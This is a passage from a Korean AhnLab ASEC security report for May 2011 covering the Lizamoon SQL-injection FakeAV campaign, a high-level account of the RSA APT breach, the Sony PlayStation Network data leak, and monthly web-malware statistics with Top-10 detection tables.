해당 웹 페이지에서 내려받게 되는 파일은 freesystemscan.exe 이며 파일 크기는 ASD(AhnLab Smart Defense) 종합 분석 시스템에 집계된 데이터에서 확인한 결과, 2,343,424 바이트에서 2,702,848 바이트까지 다양하게 존재하였다. 이와 같은 취약한 웹 사이트를 통해 악성코드가 유포되는 방식은 과거 몇 년 전부터 악성코드의 또 다른 감염 경로로 자주 이용되므로 신뢰하고 믿을 수 있는 웹 사이트 라고 하더라도 감염을 방지하기 위해서는 사용중인 운영체제와 웹 브라우저를 항상 최신 버전으로 업데이트 하는 것을 권장한다. 또한 웹 브라우저를 통해 유포되는 악성코드의 감염을 예방하고 사기 사이트 및 피싱 사이트를 차단하는 사이트가드(SiteGuard)와 함께 최신 엔진으로 업데이트 된 백신을 같이 사용하는 것이 중요하다.


이번 Lizamoon라고 명명된 대규모 SQL 인젝션 공격을 통해 유포된 악성코드들은 V3 제품군에서 다음과 같이 진단한다.

- Trojan/Win32.FakeAV
- Win-Trojan/Malware.2343424.F
- Win-Trojan/Malware.2332672.D
- Win-Trojan/Malware.2329600.B
- Win-Trojan/Malware.2667520

APT 보안 위협에 의한 RSA 침해 사고 발생

3월 18일 국내외 언론사들을 통해 암호화 기술 개발 및 OTP(One Time Password) 제품 개발 및 판매를 하는 EMC/RSA 보안 사업본부가 외부 침입으로 인해 '2 팩터 인증(2 Factor Authentication)' 관련 정보들이 외부로 유출되었다는 사실이 공개되었다. 이와 함께 RSA에서는 'Open Letter to RSA Customers'를 RSA 웹 사이트에 게시하고 RSA 내부에서 발생한 침해 사고에 대한 사항들을 전달함과 동시에 해당 기술이 도입된 제품들을 사용하는 고객들에게 주의를 당부하고 있다. RSA에서 발생한 침해사고는 APT(Advanced Persistent Threat) 형태의 보안 위협으로 알려져 있으며 이러한 형태의 보안 위협으로는 2010년 1월 발생한 구글 해킹으로도 알려진 오퍼레이션 오로라(Operation Aurora), 2010년 7월에 발생한 이란 원자력 발전소를 대상으로 한 스턱스넷(Stuxnet), 그리고 가장 최근인 2011년 2월 발생한 글로벌 에너지 업체를 대상으로 한 나이트 드래곤(Night Dragon) 보안 위협 등의 침해 사고있다. 4월 1일 RSA에서는 해당 웹 사이트에 "Anatomy of an Attack"이라는 글을 게시하고 RSA에서 발생한 침해 사고가 어떠한 형태이며 어떠한 방법으로 제품 관련 정보들이 외부로 유출되었는지 비교적 자세히 밝히고 있다. RSA에서 공개한 사고 내용을 정리하면 다음과 같다.

[그림 2-4] RSA 침해 사고가 발생한 순서도 (출처: EMC/RSA)



1) 2일 간격으로 "2011 Recruitment Plan" 제목의 메일을 서로 다른 팀에 소속된 직원들에게 발송. 타깃이 된 직원들의 개인 정보는 소셜 네트워크 서비스(Social Network Service)를 이용해 수집

2) 해당 메일에는 '2011 Recruitment plan.xls'라는 첨부 파일이 존재하였으며 해당 파일은 3월 15일 공개되었던 어도비(Adobe) 플래쉬 플레이어(Flash Player)의 제로 데이(Zero Day, 0-Day) 취약점(CVE-2011-0609)을 악용한 SWF 파일 존재

3) 해당 취약점을 악용해 Poison Ivy(원격 제어 형태의 트로이목마) 악성코드 감염

4) 감염된 시스템을 악용하여 내부 네트워크로 접속 후 목표 시스템의 관리자 권한으로 권한 상승

5) 목표 시스템의 데이터들을 다른 시스템으로 복사 후 압축 및 암호화

6) 압축 및 암호화한 데이터들을 다시 RAR로 암호 설정 압축하여 FTP를 이용해 외부에 존재하는 해킹된 제 3의 시스템으로 전송

이번에 알려진 RSA의 침해 사고를 정리하면 '소셜 네트워크 서비스를 이용하여 공격 목표에 대한 사전 정보 수집', '사회 공학 기법(Social Engineering)을 악용해 공격 목표의 악성 코드 감염', '범용적인 소프트웨어의 알려지지 않은 제로 데이 취약점 이용'이라는 3가지 요건들이 주요하게 결합된 형태의 APT 보안 위협으로 볼 수 있다. 그러므로 기업의 보안 관리자 또는 보안을 전담하는 조직에서는 기업 임직원들을 대상으로 사회 공학 기법을 악용한 공격 형태에 대한 주기적인 보안 인식 교육을 제공하고, 기업 내부 네트워크 및 주요 시스템에서 발생하는 이상 징후들을 평소 주의 깊게 관찰해야만 한다.

소니 플레이스테이션 네트워크 7,700 만명 정보 유출

전 세계적으로 많은 게임 사용자층을 확보하고 있는 소니 플레이스테이션 네트워크에 데이터 유출이라는 초유의 사건이 발생하였다. 최근 국내 금융기관 중 하나인 현대캐피탈에서도 42만명의 정보가 유출된 경우가 있지만, 소니사에서 운영중인 플레이스테이션 네트워크의 사용자 수 하고는 비교 자체가 되지 않을 만큼 대량 정보 유출이 발생한 것이다. 현재 언론에서 확인되고 있는 정보 유출량은 약 7,700 만명에 해당한다. 이름, 주소, 이메일주소, 생년월일, 사용자아이디, 사용자 패스워드, 로그인 정보등 단순히 제한적으로 정보가 유출된 것과는 달리 많은 정보가 유출된 것으로 보인다. 이러한 사실이 확인되면서 플레이스테이션 네트워크는 즉각 네트워크에서 분리되었고, 이로 인해 플레이스테이션 게임 사용자는 접속이 안돼 게임을 다운로드 하지 못하거나, 인터넷을 통한 플레이를 즐기지 못하게 된 것이다. 소니사에 의하면 플레이스테이션 네트워크와 큐리오시티 서비스는 4월17일과 4월19일 사이에 침해사고가 발생한 것으로 보고

있으며, 얼마나 많은 정보가 유출되었는지는 자세히 밝히지 않고 있다. 신용카드 정보도 유출되었는지에 대한 정확한 증거는 없지만 유출되었을 가능성이 있어, 앞으로 이 정보를 이용한 악의적인 사건/사고가 발생할 소지가 충분하다. 방통위에서도 이번 소니의 정보유출과 관련하여 국내에는 약 23만명 정도로 추정하며, 동일한 비밀번호를 사용한다면 바꿀것을 권장하고 있다. 다만, 소니사가 사고 발생 후, 1주일이나 지나서 정보유출 가능성을 언급하였기 때문에 이미 일부 사용자는 추가적인 2차 피해를 입었을 가능성이 높다. 과거에 이런 정보유출이 일어난 경우의 대표적인 피해는 원하지 않는 스팸메일을 받게되는 경우가 대부분이었다. 예를들어, 올 3월달에 Play.com 에서 사용자 정보 유출이 있었는데, 한 사용자가 Play.com 에서만 등록하여 사용하는 이메일 주소인데 유출된 후부터 스팸메일이 들어오기 시작하였다고 한다. 실제로 유출된 정보가 스팸 및 기타 악의적인 용도로 이용되는 것이다. 이번 사건은 소니 플레이스테이션 네트워크의 사례에만 국한되는 것이 아니라, 언제든 국내에서도 이와 유사한 사고가 발생할 수 있다. 기업들은 고객정보를 안전하게 보호하기 위한 방안을 강구해야 할 것이다.

03. 웹 보안 동향
a. 웹 보안 통계

웹사이트 보안 요약


악성코드 발견 건수는 107,713건이고, 악성코드 유형은 704건이며, 악성코드가 발견된 도메인은 720건이며, 악성코드 발견된 URL은 2,605 건이다. 2011년 4월은 2011년 3월보다 악성코드 유형, 악성코드가 발견된 도메인, 악성코드 발견된 URL 은 다소 감소하였으나, 악성코드 발견 건수는 증가하였다.

구 분	건 수
악성코드 배포 URL 차단 건수	107,713
악성코드 유형	704
악성코드가 발견된 도메인	720
악성코드가 발견된 URL	2,605

[표 3-1] 웹 사이트 보안 요약

월별 악성코드 배포 URL 차단 건수


2011년 4월 악성코드 발견 건수는 전달의 99,034건에 비해 109% 수준인 107,713건이다.



[그림 3-1] 월별 악성코드 발견 건수

월별 악성코드 유형


2011년 4월 악성코드 유형은 전달의 759건에 비해 93% 수준인 704건이다.



[그림 3-2] 월별 악성코드 유형

월별 악성코드가 발견된 도메인


2011년 4월 악성코드가 발견된 도메인은 전달의 789건에 비해 91% 수준인 720건이다.



[그림 3-3] 월별 악성코드가 발견된 도메인

월별 악성코드가 발견된 URL

2011년 4월 악성코드가 발견된 URL은 전달의 4,259건에 비해 61% 수준인 2,605건이다.




[그림 3-4] 월별 악성코드가 발견된 URL

악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 애드웨어류가 14,371건 전체의 13.3%로 1위를 차지하였으며, 트로잔류가 7,602건으로 전체의 7.1%로 2위를 차지하였다.

구 분	건 수	비율
ADWARE	14,371	13.3 %
TROJAN	7,602	7.1 %
DROPPER	2,668	2.5 %
DOWNLOADER	1,727	1.6 %
JOKE	1,024	1.0 %
Win32/VIRUT	570	0.5 %
APPCARE	199	0.2 %
SPYWARE	62	0.1 %
ETC	79,490	73.8 %
Total	**107,713**	**100 %**

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수

악성코드 배포 순위

악성코드 배포 Top10에서 Win32/Induc이 51,683건으로 1위를 차지하였으며, Top10에 Virus/Win32.Induc등 3건이 새로 등장하였다.

순위	등락	악성코드명	건수	비율
1	▲2	Win32/Induc	51,683	58.1 %
2	NEW	Virus/Win32.Induc	23,612	26.6 %
3	▲2	Win-Adware/Shortcut.InlivePlayerActiveX.234	3,355	3.8 %
4	▲2	Win-Adware/Shortcut.Unni82.3739648	2,249	2.5 %
5	▲5	Win-Adware/Shortcut.Bestcode.0002	1,537	1.7 %
6	▼2	Win-Adware/ToolBar.Cashon.308224	1,455	1.6 %
7	NEW	Win-Trojan/StartPage.40960.AH	1,449	1.6 %
8	—	Win-Adware/Shortcut.Tickethom.36864	1,319	1.5 %
9	▼2	Adware/Win32.ToolBar	1,224	1.4 %
10	NEW	Win-Joke/Stressreducer.1286147	1,010	1.1 %
			88,893	100 %


[표 3-3] 악성코드 배포 Top 10

03. 웹 보안 동향
b. 웹 보안 이슈

2011년 04월 침해 사이트 현황

[그림 3-6]은 월별 악성코드 유포했던 사이트의 현황을 나타낸 것으로 2월 이후로 꾸준히 증가하고 있는 추세이다. 이는 허니팟에서 모니터링하는 사이트들에서 침해사고가 발생하여 악성코드 유포가 증가했기 때문인 것으로 보인다.

[그림 3-6] 2011년 4월 악성코드 유포 목적의 침해 사이트 현황



[표 3-4]는 4월 한달 간 여러 사이트들을 통해서 가장 많이 유포된 악성코드들에 대한 순위를 나타낸 것으로 지난 3월과 비교해 보면 중복된 악성코드가 없는데 그 원인은 백신업체들의 빠른 대응으로 악성코드의 생명주기가 짧아졌고 동일한 목적을 가진 변종의 유포 주기가 짧아졌기 때문인 것으로 보인다. 4월 한달 간 해킹된 웹 사이트들을 통해서 유포된 악성코드들의 동향을 요약해 보면 아래와 같다.

[표 3-4] 해킹된 웹 사이트를 통해서 유포된 악성코드 Top 10

순 위	진단명	URL
1	Win-Trojan/Patcher.34816.C	20
2	Win-Trojan/Onlinegamehack.89758	19
3	Win-Trojan/Onlinegamehack.36864.FI	18
4	Win-Trojan/Onlinegamehack.149019	18
5	Win-Trojan/PatchedImm.Gen	18
6	Dropper/Onlinegamehack.148564	17
7	Win-Trojan/Injector.59581	17
8	Win-Trojan/Onlinegamehack.286303	17
9	Win-Trojan/Onlinegamehack.287407	17
10	Win-Trojan/Killav.88192	17
11	Win-Trojan/Patcher.34816.C	20

1. 윈도우 정상 파일을 악성코드로 교체
2. Adobe Flash Player 존재하는 취약점을 이용한 악성코드 유포 증가

자세한 정보는 아래 주소에서 볼 수 있다.

- imm32.dll 교체 악성코드, 당신 PC의 권한을 탐하다. : http://core.ahnlab.com/283
- 윈도우 정상 파일을 악성코드로 교체하는 Win-Trojan/Agent.30904.H: http://core.ahnlab.com/280
- 악성 플래시 파일, 당신의 PC를 노린다.: http://core.ahnlab.com/282

2011.05. VOL. 16
ASEC REPORT Contributors

편집장
선임 연구원 안 형 봉

집필진
책임 연구원 정 관 진
선임 연구원 안 창 용
선임 연구원 장 영 준
연구원 이 현 목
연구원 조 보 화

감수
상무 조 시 행

참여연구원
ASEC 연구원
SiteGuard 연구원

Ahn 안철수연구소